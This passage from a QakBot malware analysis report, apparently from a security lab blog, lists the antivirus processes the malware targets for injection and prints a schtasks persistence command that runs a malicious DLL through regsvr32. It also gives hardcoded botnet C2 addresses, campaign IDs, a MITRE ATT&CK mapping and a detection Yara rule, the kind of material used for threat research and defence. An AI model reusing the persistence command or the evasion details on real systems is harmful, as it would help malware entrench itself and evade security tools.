.rdata:100260DC		dd 80600072h	.rdata:100260D8	dd func_kernel32_CreateThread	After
.rdata:100260E0		dd 0F9A41FC1h	.rdata:100260DC	dd func_kernel32_CreateFileW	
			.rdata:100260E0	dd func_kernel32_FindClose	

piece of malware. Also stated by VinCSS analysis, “*if the victim machine uses Kaspersky protection (avp.exe process), QakBot will inject code into mobsync.exe instead of explorer.exe.*”. We can find more details and target processes in Figure 27 below.

**Figure 27:** Target process list used by QakBot to execute additional payloads.

The full list of target processes can be found below:

- |     |               |
|-----|---------------|
| 1.  | ccSvcHst.exe  |
| 2.  | avgcdrvx.exe  |
| 3.  | avgsvcx.exe   |
| 4.  | avgcsrvra.exe |
| 5.  | MsMpEng.exe   |
| 6.  | mcshield.exe  |
| 7.  | avp.exe       |
| 8.  | kavtray.exe   |
| 9.  | egui.exe      |
| 10. | ekrn.exe      |
| 11. | bdagent.exe   |
| 12. | vsserv.exe    |
| 13. | vsservppl.exe |
| 14. | AvastSvc.exe  |

```

23.    isesrv.exe
24.    cmdagent.exe
25.    MBAMService.exe
26.    ByteFence.exe
27.    mbamgui.exe
28.    fmon.exe
29.    winmail.exe
30.    wmpplayer.exe
31.    outlook.exe
32.    explorer.exe
33.    iexplore.exe
34.    WerFault.exe
35.    WerFaultSecure.exe
36.    taskhost.exe
37.    wmicprvse.exe
38.    svchost.exe

```

During this analysis, QakBot injected a new payload in the target process “**explorer.exe**” and then a scheduled task was created as a persistence mechanism using **schtasks.exe** Windows utility.

```

1. "C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn vcjscfpqk /tr
"regsvr32.exe -s \"C:\Users\Admin\AppData\Local\Temp\k.exe.dll\"" /SC ONCE /Z /ST 01:34
/ET 01:46

```



**Figure 28:** Process flow of the QakBot execution.

- **/tn <RANDOM\_STRING>**: specifies the task name, seemingly using a random string
- **/tr "regsvr32.exe -s \\<PAYLOAD>"**: the process to be executed, in this case, regsvr32 is passed a malicious dynamic link library (DLL)
- **/SC ONCE**: task scheduled to execute once at the specified time
- **/Z**: delete the task upon completion of the schedule
- **/ST <Now + 3 minutes as hh:mm>**: start time, used by the ONCE schedule; and
- **/ET <Now + 15 minutes as hh:mm>**: end time, used by the ONCE schedule.

## Botnet hardcoded IP Addresses

**Campaign:** 1618935072

**Botnet:** tr

**Version:** 402.12

**URL tria.ge:** <https://tria.ge/210502-ae3yedsfj>

▼ 🛡 Malware Config																											
Extracted																											
Family	qakbot																										
Version	402.12																										
Botnet	tr																										
Campaign	1618935072																										
<table border="1"> <tbody> <tr><td>140.82.49.12:443</td><td>190.85.91.154:443</td></tr> <tr><td>96.37.113.36:993</td><td>71.41.184.10:3389</td></tr> <tr><td>186.31.46.121:443</td><td>73.25.124.140:2222</td></tr> <tr><td>109.12.111.14:443</td><td>24.229.150.54:995</td></tr> <tr><td>45.32.211.207:443</td><td>45.77.117.108:443</td></tr> <tr><td>45.77.117.198:8443</td><td>149.28.98.196:443</td></tr> <tr><td>149.28.98.196:2222</td><td>144.202.38.185:443</td></tr> <tr><td>144.202.38.185:995</td><td>45.32.211.207:995</td></tr> <tr><td>207.246.116.237:995</td><td>149.28.99.97:995</td></tr> <tr><td>45.63.107.192:2222</td><td>149.28.101.90:995</td></tr> <tr><td>45.77.115.208:2222</td><td>45.32.211.207:8443</td></tr> <tr><td>45.32.211.207:2222</td><td>45.77.115.208:443</td></tr> <tr><td>207.246.116.237:443</td><td>45.77.117.108:2222</td></tr> </tbody> </table>		140.82.49.12:443	190.85.91.154:443	96.37.113.36:993	71.41.184.10:3389	186.31.46.121:443	73.25.124.140:2222	109.12.111.14:443	24.229.150.54:995	45.32.211.207:443	45.77.117.108:443	45.77.117.198:8443	149.28.98.196:443	149.28.98.196:2222	144.202.38.185:443	144.202.38.185:995	45.32.211.207:995	207.246.116.237:995	149.28.99.97:995	45.63.107.192:2222	149.28.101.90:995	45.77.115.208:2222	45.32.211.207:8443	45.32.211.207:2222	45.77.115.208:443	207.246.116.237:443	45.77.117.108:2222
140.82.49.12:443	190.85.91.154:443																										
96.37.113.36:993	71.41.184.10:3389																										
186.31.46.121:443	73.25.124.140:2222																										
109.12.111.14:443	24.229.150.54:995																										
45.32.211.207:443	45.77.117.108:443																										
45.77.117.198:8443	149.28.98.196:443																										
149.28.98.196:2222	144.202.38.185:443																										
144.202.38.185:995	45.32.211.207:995																										
207.246.116.237:995	149.28.99.97:995																										
45.63.107.192:2222	149.28.101.90:995																										
45.77.115.208:2222	45.32.211.207:8443																										
45.32.211.207:2222	45.77.115.208:443																										
207.246.116.237:443	45.77.117.108:2222																										

**Figure 29:** QakBot config – campaign: 1618935072.

Botnet full list:

1.	140.82.49.12:443
<a href="https://seguranca-informatica.pt/a-taste-of-the-latest-release-of-qakbot/">https://seguranca-informatica.pt/a-taste-of-the-latest-release-of-qakbot/</a>	

10. 45.77.117.108:443  
11. 45.77.117.108:8443  
12. 149.28.98.196:443  
13. 149.28.98.196:2222  
14. 144.202.38.185:443  
15. 144.202.38.185:995  
16. 45.32.211.207:995  
17. 207.246.116.237:995  
18. 149.28.99.97:995  
19. 45.63.107.192:2222  
20. 149.28.101.90:995  
21. 45.77.115.208:2222  
22. 45.32.211.207:8443  
23. 45.32.211.207:2222  
24. 45.77.115.208:443  
25. 207.246.116.237:443  
26. 45.77.117.108:2222  
27. 149.28.98.196:995  
28. 45.63.107.192:443  
29. 149.28.101.90:8443  
30. 24.152.219.253:995  
31. 149.28.101.90:443  
32. 149.28.101.90:2222  
33. 45.77.115.208:995  
34. 45.77.115.208:8443  
35. 207.246.77.75:8443  
36. 207.246.77.75:2222  
37. 207.246.116.237:2222  
38. 45.77.117.108:995  
39. 149.28.99.97:443  
40. 144.202.38.185:2222  
41. 207.246.77.75:995  
42. 207.246.77.75:443  
43. 207.246.116.237:8443  
44. 24.55.112.61:443  
45. 47.22.148.6:443  
46. 216.201.162.158:443  
47. 197.45.110.165:995  
48. 24.117.107.120:443  
49. 71.163.222.243:443  
50. 189.210.115.207:443  
51. 149.28.99.97:2222  
52. 45.63.107.192:995  
53. 151.205.102.42:443  
54. 75.118.1.141:443  
55. 105.198.236.101:443  
56. 72.252.201.69:443  
57. 67.8.103.21:443  
58. 136.232.34.70:443  
59. 75.67.192.125:443  
60. 72.240.200.181:2222  
61. 75.137.47.174:443  
62. 78.63.226.32:443  
63. 95.77.223.148:443  
64. 81.97.154.100:443  
65. 105.198.236.99:443  
66. 83.110.109.164:2222  
67. 50.29.166.232:995  
68. 115.133.243.6:443  
69. 27.223.92.142:995

78. 73.151.236.31:443  
79. 98.192.185.86:443  
80. 24.139.72.117:443  
81. 94.59.106.186:2078  
82. 188.26.91.212:443  
83. 184.185.103.157:443  
84. 172.78.47.100:443  
85. 195.6.1.154:2222  
86. 86.190.41.156:443  
87. 108.14.4.202:443  
88. 24.43.22.219:993  
89. 86.220.62.251:2222  
90. 97.69.160.4:2222  
91. 90.65.236.181:2222  
92. 71.187.170.235:443  
93. 50.244.112.106:443  
94. 96.61.23.88:995  
95. 64.121.114.87:443  
96. 144.139.47.206:443  
97. 222.153.174.162:995  
98. 77.27.207.217:995  
99. 24.95.61.62:443  
100. 77.211.30.202:995  
101. 92.59.35.196:2222  
102. 125.62.192.220:443  
103. 195.12.154.8:443  
104. 68.186.192.69:443  
105. 75.136.40.155:443  
106. 71.117.132.169:443  
107. 96.21.251.127:2222  
108. 71.199.192.62:443  
109. 70.168.130.172:995  
110. 83.196.56.65:2222  
111. 81.214.126.173:2222  
112. 82.12.157.95:995  
113. 209.210.187.52:995  
114. 209.210.187.52:443  
115. 67.6.12.4:443  
116. 189.222.59.177:443  
117. 174.104.22.30:443  
118. 142.117.191.18:2222  
119. 189.146.183.105:443  
120. 213.60.147.140:443  
121. 196.221.207.137:995  
122. 108.46.145.30:443  
123. 187.250.238.164:995  
124. 2.7.116.188:2222  
125. 195.43.173.70:443  
126. 106.250.150.98:443  
127. 45.67.231.247:443  
128. 83.110.103.152:443  
129. 83.110.9.71:2222  
130. 78.97.207.104:443  
131. 59.90.246.200:443  
132. 80.227.5.69:443  
133. 125.63.101.62:443  
134. 86.236.77.68:2222  
135. 109.106.69.138:2222  
136. 84.72.35.226:443  
137. 217.133.54.140:32100

146.	<a href="#">71.63.120.101:443</a>
147.	<a href="#">196.151.252.84:443</a>
148.	<a href="#">202.188.138.162:443</a>
149.	<a href="#">74.68.144.202:443</a>
150.	<a href="#">69.58.147.82:2078</a>

## Botnet and campaign identifiers

The following botnet and campaign identifiers have been observed last weeks (since March 2021) with those behind Qakbot recently using US President names:

- |     |                                      |
|-----|--------------------------------------|
| 1.  | abc025 - <a href="#">1603896786</a>  |
| 2.  | biden01 - <a href="#">1613753447</a> |
| 3.  | biden02 - <a href="#">1614254614</a> |
| 4.  | biden03 - <a href="#">1614851222</a> |
| 5.  | biden09 - <a href="#">1614939927</a> |
| 6.  | obama07 - <a href="#">1614243368</a> |
| 7.  | obama08 - <a href="#">1614855149</a> |
| 8.  | obama09 - <a href="#">1614939797</a> |
| 9.  | tr - <a href="#">1614598087</a>      |
| 10. | tr - <a href="#">1618935072</a>      |

## Mitre Att&ck Matrix

Tactic	ID	Name	Description
<b>Defense Evasion</b>	<a href="#">T1027</a>	Obfuscated Files or Information	QakBot XLM files are obfuscated and sheets are hidden.
<b>Defense Evasion</b>	<a href="#">T1027.002</a>	Obfuscated Files or Information: Software Packing	Every binary and config is obfuscated and encrypted using RC4 cipher.
<b>Execution, Persistence, Privilege Escalation</b>	<a href="#">T1053</a>	Scheduled Task/Job	QakBot creates tasks to maintain persistence.
<b>Execution, Persistence,</b>	<a href="#">T1053.005</a>	Scheduled Task/Job: Scheduled Task	QakBot uses this TTP as a way of executing every

<b>Privilege Escalation</b>			memory some payloads.
<b>Defense Evasion, Privilege Escalation</b>	<b>T1055.001</b>	Process Injection: Dynamic-link Library Injection	DLL injection is used to load QakBot via rundll32 Windows utility.
<b>Collection, Credential Access</b>	<b>T1056</b>	Input Capture	QakBot collects credentials and sensitive data from the victim's devices.
<b>Discovery</b>	<b>T1057</b>	Process Discovery	QakBot performs process discovery.
<b>Discovery</b>	<b>T1082</b>	System Information Discovery	QakBot obtains the list of processes and other details.
<b>Discovery, Defense Evasion</b>	<b>T1497</b>	Virtualization/Sandbox Evasion	Anti-VM and sandbox techniques are used to evade detection.
<b>Discovery, Defense Evasion</b>	<b>T1497.003</b>	Virtualization/Sandbox Evasion: Time Based Evasion	Time-based evasion is checked during the malware run time.
<b>Discovery</b>	<b>T1518</b>	Software Discovery	A list of the installed software is obtained.
<b>Discovery</b>	<b>T1518.001</b>	Software Discovery: Security Software Discovery	Installed AVs and other security software are obtained.

## Final Thoughts

QakBot is a challenging threat with capabilities to avoid dynamic analysis in automatic sandboxes with the delayed executions present in its dropper as well as other tricks. With this capability in place, interactive sandboxes, for instance, won't extract IoCs and artifacts from the malware easily.

Last but not least, thanks to all the guys who contributed to this analysis and mentioned in the reference section below .

## Yara Rule

```
1. import "pe"
2. rule QakBot_May_2021 {
3.     meta:
4.         description = "Yara rule for QakBot trojan - May version"
5.         author = "SI-LAB - https://seguranca-informatica.pt"
6.         last_updated = "2021-05-04"
7.         tlp = "white"
8.         category = "informational"
9.
10.
11.     strings:
12.         $ident_a = {69 6E 66 6C 61 74 65}
13.         $ident_b = {64 65 66 6C 61 74 65}
14.
15.
16.     condition:
17.         filesize < 500KB
18.         and pe.characteristics & pe.DLL
19.         and pe.exports("DllRegisterServer")
20.         and all of ($ident_*)
21. }
```

Yara rule can be found on [GitHub](#).

## References

- <https://blog.reversinglabs.com/blog/spotting-malicious-excel4-macros>
- <https://any.run/malware-trends/qbot>
- <https://tria.ge/210503-nlv96ly6ee/static1>
- <https://ghoulssec.medium.com/mal-series-12-qakbot-string-decode-with-ghidra-script-3ccbf9ca2e5d>
- <https://blog.cyberint.com/qakbot-ransomware>